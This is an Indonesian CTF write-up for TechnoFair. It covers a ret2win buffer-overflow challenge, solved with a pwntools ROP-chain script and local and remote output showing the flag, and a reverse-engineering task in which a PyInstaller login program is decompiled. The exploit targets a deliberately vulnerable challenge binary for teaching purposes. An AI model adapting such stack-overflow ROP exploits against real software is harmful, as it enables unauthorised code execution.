
WRITEUP TECHNOFAIR TIM pwnijoditambahrgba



red


green

blue

DAFTAR ISI

BINARY EXPLOITATION

Terobozz



Pada challenge ini diberikan sebuah file binary dengan arsitektur 64 bit - not stripped.

```
┌──(vreshco㉿bread-yolk)-[~/Downloads/techno/bineks/ret2win]
└─$ pwn checksec chall
[*] '/home/vreshco/Downloads/techno/bineks/ret2win/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Pada mulanya saya melakukan decompile pada file binary menggunakan ghidra:

Pada fungsi main dipanggil fungsi nama()

Decompile: nama - (chall)


```
1
2  void nama(void)
3
4  {
5    undefined local_18 [16];
6
7    puts("Namaku Cika, namamu siapa? :");
8    __isoc99_scanf(&DAT_00402071,local_18);
9    printf("Halo, %s\n",local_18);
10   return;
11 }
12
```

Ditemukan adanya potensi bufferoverflow pada input variabel local_18. Adapula fungsi lain yang menjadi interest kita disini yaitu fungsi "apanich".

Decompile: apanich - (chall)


```
1
2  void apanich(long param_1,long param_2)
3
4  {
5    int iVar1;
6    FILE *__stream;
7
8    if (param_1 != -0x2152411021524111) {
9      puts("Coba lagi dong :( ");
10                     /* WARNING: Subroutine does not return */
11     exit(0);
12   }
13   __stream = fopen("flag.txt","r");
14   if (param_2 == -0x3f2145413f214542) {
15     if (__stream == (FILE *)0x0) {
16       puts("Error file tidak dpt ditemukan. ");
17     }
18     else {
19       while( true ) {
20         iVar1 = fgetc(__stream);
21         if ((char)iVar1 == -1) break;
22         putchar((int)(char)iVar1);
23       }
24       fclose(__stream);
25     }
26     return;
27   }
28   puts("Pesan Gagal");
29                     /* WARNING: Subroutine does not return */
30   exit(0);
31 }
32
```

Dengan demikian sudah sangat jelas konsep pwn yang digunakan disini yaitu ret2win namun dengan 2 parameter. Pada mulanya kita cari terlebih dahulu jumlah padding yang tepat, disini saya menggunakan GDB-PEDA:



Offset berhasil ditemukan pada bytes ke 24. Setelah mencari bytes untuk padding, kita memerlukan 2 gadget disini, yaitu pop rdi sebagai calling convention pada argumen1 dan pop rsi sebagai calling convention pada argumen 2.

> Mencari pop rdi & pop rsi



Didapat pop rsi; pop r15; ret; tidak menjadi masalah, kita dapat mengisi r15 dengan 0x0 saja. Berdasarkan logika pada fungsi nama(), kita memerlukan -0x2152411021524111 sebagai parameter 1 dan -0x3f2145413f214542 sebagai parameter 2. Langsung saja kita craft solvernya.

> Solver:

```
from pwn import *
import os

os.system('clear')

def start(argv=[], *a, **kw):
      if args.REMOTE:
      return remote(sys.argv[1], sys.argv[2], *a, **kw)
      else:
      return process([exe] + argv, *a, **kw)

exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'debug'

sh = start()

padding = 24
'''
rop = ROP(elf)
rop.apanich(0xdeadbeef, 0xc0debabe)

send = padding + rop.chain()
'''

pop_rdi_gadget = 0x0000000000401423
info('pop_rdi --> %#0x', pop_rdi_gadget)

pop_rsi_r15_gadget = 0x0000000000401421
info('pop_rsi_r15 --> %#0x', pop_rsi_r15_gadget)

# [+] PAYLOAD
p = flat([
      asm('nop') * padding,
      #0x000000000040101a, # ret addr sebagai stack alignment tidak
diperlukan.
      pop_rdi_gadget,
```

```python
        -0x2152411021524111, # arg 1
        pop_rsi_r15_gadget,
        -0x3f2145413f214542, # arg 2
        0, # isi junk aja
        elf.sym['apanich']
])

sh.sendlineafter(b':', p) # send payload

# grab flag
get = sh.recv(100)
success(get)

sh.interactive()
```

[+] NOTES: Ternyata stack alignment tidak diperlukan di remote server.

> TEST LOCAL DENGAN FAKE FLAG

```
    nop
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-8eoz854v/step2 /tmp/pwn-asm-8eoz854v/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-8eoz854v/step3 /tmp/pwn-asm-8eoz854v/step4
[DEBUG] Received 0x1d bytes:
    b'Namaku Cika, namamu siapa? :\n'
[DEBUG] Sent 0x49 bytes:
    00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  │····│····│····│····│
    00000010  90 90 90 90  90 90 90 90  23 14 40 00  00 00 00 00  │····│····│#·@·│····│
    00000020  ef be ad de  ef be ad de  21 14 40 00  00 00 00 00  │····│····│!·@·│····│
    00000030  be ba de c0  be ba de c0  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000040  36 12 40 00  00 00 00 00  0a                        │6·@·│····│·│
    00000049
/usr/lib/python3/dist-packages/pwnlib/log.py:347: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwnt
ools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'success')
[+]
[*] Switching to interactive mode
[DEBUG] Received 0x32 bytes:
    00000000  48 61 6c 6f  2c 20 90 90  90 90 90 90  90 90 90 90  │Halo│, ··│····│····│
    00000010  90 90 90 90  90 90 90 90  90 90 90 90  90 90 23 14  │····│····│····│··#·│
    00000020  40 0a 43 43  55 47 7b 46  41 4b 45 5f  46 4c 41 47  │@·CC│UG{F│AKE_│FLAG│
    00000030  7d 0a                                               │}·│
    00000032
Halo, \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90#\x14
CCUG{FAKE_FLAG}
[*] Got EOF while reading in interactive
$ 
```

Fake flag berhasil didapat, langsung saja kita kirim script ke remote server.

> TEST REMOTELY

```
    00000020  ef be ad de  ef be ad de  21 14 40 00  00 00 00 00  │····│····│!·@·│····│
    00000030  be ba de c0  be ba de c0  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000040  36 12 40 00  00 00 00 00  0a                        │6·@·│····│·│
    00000049
[DEBUG] Received 0x1 bytes:
    b'\n'
/usr/lib/python3/dist-packages/pwnlib/log.py:347: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwnt
ools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'success')
[+]
[*] Switching to interactive mode
[DEBUG] Received 0x4e bytes:
    00000000  48 61 6c 6f  2c 20 90 90  90 90 90 90  90 90 90 90  │Halo│, ··│····│····│
    00000010  90 90 90 90  90 90 90 90  90 90 90 90  90 90 23 14  │····│····│····│··#·│
    00000020  40 0a 54 65  63 68 6e 6f  46 61 69 72  43 54 46 7b  │@·Te│chno│Fair│CTF{│
    00000030  63 6f 6e 67  72 34 74 35  5f 62 72 6f  30 30 30 5f  │cong│r4t5│_bro│000_│
    00000040  67 30 30 64  5f 6a 30 62  62 62 62 35  7d 0a        │g00d│_j0b│bbb5│}·│
    0000004e
Halo, \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90#\x14
TechnoFairCTF{congr4t5_bro000_g00d_j0bbbb5}
[DEBUG] Received 0x35 bytes:
    b'timeout: the monitored command dumped core\n'
    b'Bus error\n'
timeout: the monitored command dumped core
Bus error
[*] Got EOF while reading in interactive
$
```

Flag berhasil didapat!


FLAG: TechnoFairCTF{congr4t5_bro000_g00d_j0bbbb5}

REVERSE ENGINEERING

mencariPW

1. Didapati soal berupa **EXE** yang dibentuk melalui python, maka dari itu dicoba untuk dilakukan perubahan menjadi source code dengan bantuan **pyinstxtractor** dan **pycdc**.

Proses EXE -> PYC



Proses PYC -> PY

```
┌──(brandy㉿cyberyolk)-[~/pycdc]
└─$ ./pycdc ../Desktop/mencariPW.pyc
# Source Generated with Decompyle++
# File: mencariPW.pyc (Python 3.10)

import tkinter
import string
from tkinter import messagebox
window = tkinter.Tk()
window.title('Login form')
window.geometry('340×440')
window.configure('#333333', **('bg',))

def login():
Warning: block stack is not empty!
    username = 'TechnoFairCTF'
    password = [
        'qswaefrdthy_gukojplzcxvbmn',
        'pkolihu_jyftgrsedwaqmzbxvc',
        'mlnkbjvhcgxfzdsapqowueyr_t',
        'plokijuhygtfrdeswaqmnbvcxz',
        'qswdefrgthyjukilopmnbzvcx_',
        'qswaefrgthyjukilpom_znxbcv',
        'zqwsedrftgyhuji_kolpxcvbnm',
        'qaedwsrf_tgujyhikpomznxbcv',
        'mxnzbcvqsplokwdij_efuhrgyt',
        'plokmnzbxvcijuygtfrdeswa_q',
        'plmoknijbuhvygctfxrdzeswaq',
        'qazwsxedcrfvtgbyhnujmikol_',
        'wqzsxedcrfvt_gbyhnujmikolp',
        'qazwxedcrf_vtgbyhnplmokiju',
        'okmplijnuhbygvtfcrdxewqaz_',
        'ygvtfcrd_xeszqaplmoknijbuh',
        'ijnkmpluhbygvtfc_rdxeszwqa',
        'tyuioplkjhgfdsaqwezxcvb_nm',
        'mkolpijnuhbygv_tfcrxeszwaq',
        'hubijnmkoplygvtfcrdxeszwaq',
        'swxedcr_fvtgbynujmikolpqaz',
```

```
        'mkolpijnuhbygv_tfcrxeszwaq',
        'hubijnmkoplygvtfcrdxeszwaq',
        'swxedcr_fvtgbynujmikolpqaz',
        'trqwyuioplkjhgfdsazxcvbn_m',
        'klopmijn_ubygvtfcrdxeszaqw',
        'bvnmczxlaksjdhfgp_qowiruty']
    entered_username = username_entry.get()
    entered_password = password_entry.get()
    if entered_username =/= username:
        messagebox.showerror('Error', 'Invalid Login', **('title', 'message'))
        return None
    if None(entered_password) < 8 and len(entered_password) < 24 or len(entered_password) > 24:
        messagebox.showerror('Error', 'Password di antara 1 sampai 24 karakter.', **('title', 'message'))
        return None
    for char, pw_string in None(entered_password, password):
        if char in pw_string or char not in string.ascii_lowercase + '_':
            messagebox.showerror('Error', 'masih salah, coba lagi bestie', **('title', 'message'))
            return None
        messagebox.showinfo('Login Success', 'GG gaming abang heker \nTechnoFairCTF{%s}' % entered_password, **('title', 'message'))
        return None

frame = tkinter.Frame('#333333', **('bg',))
login_label = tkinter.Label(frame, 'Login', '#333333', '#FF3399', ('Arial', 30), **('text', 'bg', 'fg', 'font'))
username_label = tkinter.Label(frame, 'Username', '#333333', '#FFFFFF', ('Arial', 16), **('text', 'bg', 'fg', 'font'))
username_entry = tkinter.Entry(frame, ('Arial', 16), **('font',))
password_entry = tkinter.Entry(frame, '*', ('Arial', 16), **('show', 'font'))
password_label = tkinter.Label(frame, 'Password', '#333333', '#FFFFFF', ('Arial', 16), **('text', 'bg', 'fg', 'font'))
login_button = tkinter.Button(frame, 'Login', '#FF3399', '#FFFFFF', ('Arial', 16), login, **('text', 'bg', 'fg', 'font', 'command'))
login_label.grid(0, 0, 2, 'news', 40, **('row', 'column', 'columnspan', 'sticky', 'pady'))
username_label.grid(1, 0, **('row', 'column'))
username_entry.grid(1, 1, 20, **('row', 'column', 'pady'))
password_label.grid(2, 0, **('row', 'column'))
password_entry.grid(2, 1, 20, **('row', 'column', 'pady'))
login_button.grid(3, 0, 2, 30, **('row', 'column', 'columnspan', 'pady'))
frame.pack()
window.mainloop()
```


2. Didapati hasil py sebagai berikut:

```
# Source Generated with Decompyle++
# File: mencariPW.pyc (Python 3.10)

import tkinter
import string
from tkinter import messagebox
window = tkinter.Tk()
window.title('Login form')
window.geometry('340x440')
window.configure('#333333', **('bg',))

def login():
# Warning: block stack is not empty!
```


```
    username = 'TechnoFairCTF'
    password = [
        'qswaefrdthy_gukojplzcxvbmn',
        'pkolihu_jyftgrsedwaqmzbxvc',
        'mlnkbjvhcgxfzdsapqowueyr_t',
        'plokijuhygtfrdeswaqmnbvcxz',
        'qswdefrgthyjukilopmnbzvcx_',
        'qswaefrgthyjukilpom_znxbcv',
        'zqwsedrftgyhuji_kolpxcvbnm',
        'qaedwsrf_tgujyhikpomznxbcv',
        'mxnzbcvqsplokwdij_efuhrgyt',
        'plokmnzbxvcijuygtfrdeswa_q',
        'plmoknijbuhvygctfxrdzeswaq',
        'qazwsxedcrfvtgbyhnujmikol_',
        'wqzsxedcrfvt_gbyhnujmikolp',
        'qazwxedcrf_vtgbyhnplmokiju',
        'okmplijnuhbygvtfcrdxewqaz_',
        'ygvtfcrd_xeszqaplmoknijbuh',
        'ijnkmpluhbygvtfc_rdxeszwqa',
        'tyuioplkjhgfdsaqwezxcvb_nm',
        'mkolpijnuhbygv_tfcrxeszwaq',
        'hubijnmkoplygvtfcrdxeszwaq',
        'swxedcr_fvtgbynujmikolpqaz',
        'trqwyuioplkjhgfdsazxcvbn_m',
        'klopmijn_ubygvtfcrdxeszaqw',
        'bvnmczxlaksjdhfgp_qowiruty']
    entered_username = username_entry.get()
    entered_password = password_entry.get()
    if entered_username != username:
        messagebox.showerror('Error', 'Invalid Login', **('title', 'message'))
        return None
    if None(entered_password) < 8 and len(entered_password) < 24 or len(entered_password) > 24:
        messagebox.showerror('Error', 'Password di antara 1 sampai 24 karakter.', **('title', 'message'))
        return None
    for char, pw_string in None(entered_password, password):
        if char in pw_string or char not in string.ascii_lowercase + '_':
            messagebox.showerror('Error', 'masih salah, coba lagi bestie', **('title', 'message'))
            return None
           messagebox.showinfo('Login Success', 'GG gaming abang heker \nTechnoFairCTF{%s}' % entered_password,
**('title', 'message'))
        return None

frame = tkinter.Frame('#333333', **('bg',))
login_label = tkinter.Label(frame, 'Login', '#333333', '#FF3399', ('Arial', 30), **('text', 'bg', 'fg', 'font'))
username_label = tkinter.Label(frame, 'Username', '#333333', '#FFFFFF', ('Arial', 16), **('text', 'bg', 'fg',
'font'))
username_entry = tkinter.Entry(frame, ('Arial', 16), **('font',))
password_entry = tkinter.Entry(frame, '*', ('Arial', 16), **('show', 'font'))
password_label = tkinter.Label(frame, 'Password', '#333333', '#FFFFFF', ('Arial', 16), **('text', 'bg', 'fg',
'font'))
login_button = tkinter.Button(frame, 'Login', '#FF3399', '#FFFFFF', ('Arial', 16), login, **('text', 'bg', 'fg',
'font', 'command'))
login_label.grid(0, 0, 2, 'news', 40, **('row', 'column', 'columnspan', 'sticky', 'pady'))
username_label.grid(1, 0, **('row', 'column'))
```

```
username_entry.grid(1, 1, 20, **('row', 'column', 'pady'))
password_label.grid(2, 0, **('row', 'column'))
password_entry.grid(2, 1, 20, **('row', 'column', 'pady'))
login_button.grid(3, 0, 2, 30, **('row', 'column', 'columnspan', 'pady'))
frame.pack()
window.mainloop()
```

3. Selanjutnya saya juga mencoba untuk menjalankan programnya, dan memasukan kredensial secara asal **abc:abc**



4. Berikutnya dengan melihat *source code* diatas, diketahui bahwa
`username = 'TechnoFairCTF'`
Maka disini didapati output error yang berbeda, hal ini masih sesuai dengan *source code*.




5. Setelah itu saya mendapati bahwa password harus sebanyak **24 karakter**, maka dari itu saya coba memasukan passsword: **abcdefghijklmnopqrstuvwx**

Source code:

```
if None(entered_password) < 8 and len(entered_password) < 24 or
len(entered_password) > 24:
```

Error message yang masih sesuai dengan *source code:*



Dari sini dapat disimpulkan bahwa memerlukan Username: TechnoFairCTF dan 24 karakter passsword.

6. Langkah berikutnya, disini saya coba untuk menganalisa source code bagian ini:

```
    for char, pw_string in None(entered_password, password):
        if char in pw_string or char not in string.ascii_lowercase + '_':
            messagebox.showerror('Error', 'masih salah, coba lagi bestie', **('title', 'message'))
            return None
        messagebox.showinfo('Login Success', 'GG gaming abang heker \nTechnoFairCTF{%s}' % entered_password,
**('title', 'message'))
        return None
```

Disini saya menyimpulkan bahwa password memiliki 2 kriteria agar lolos dari validasi if

- Password hanya berupa **lowercase** dan '_'
- Karakter password tidak boleh ada dalam pw_string

Pertama-tama saya melihat bagian password, disitu terdapat **24 data** dengan panjang **26 karakter**. Asumsi awal saya adalah ada salah satu password dari 24 data yang benar, namun password tersebut tidak memenuhi syarat **24 karakter**. Maka dari itu saya baru paham bahwa **24 karakter password didapati dari 24 data password**.

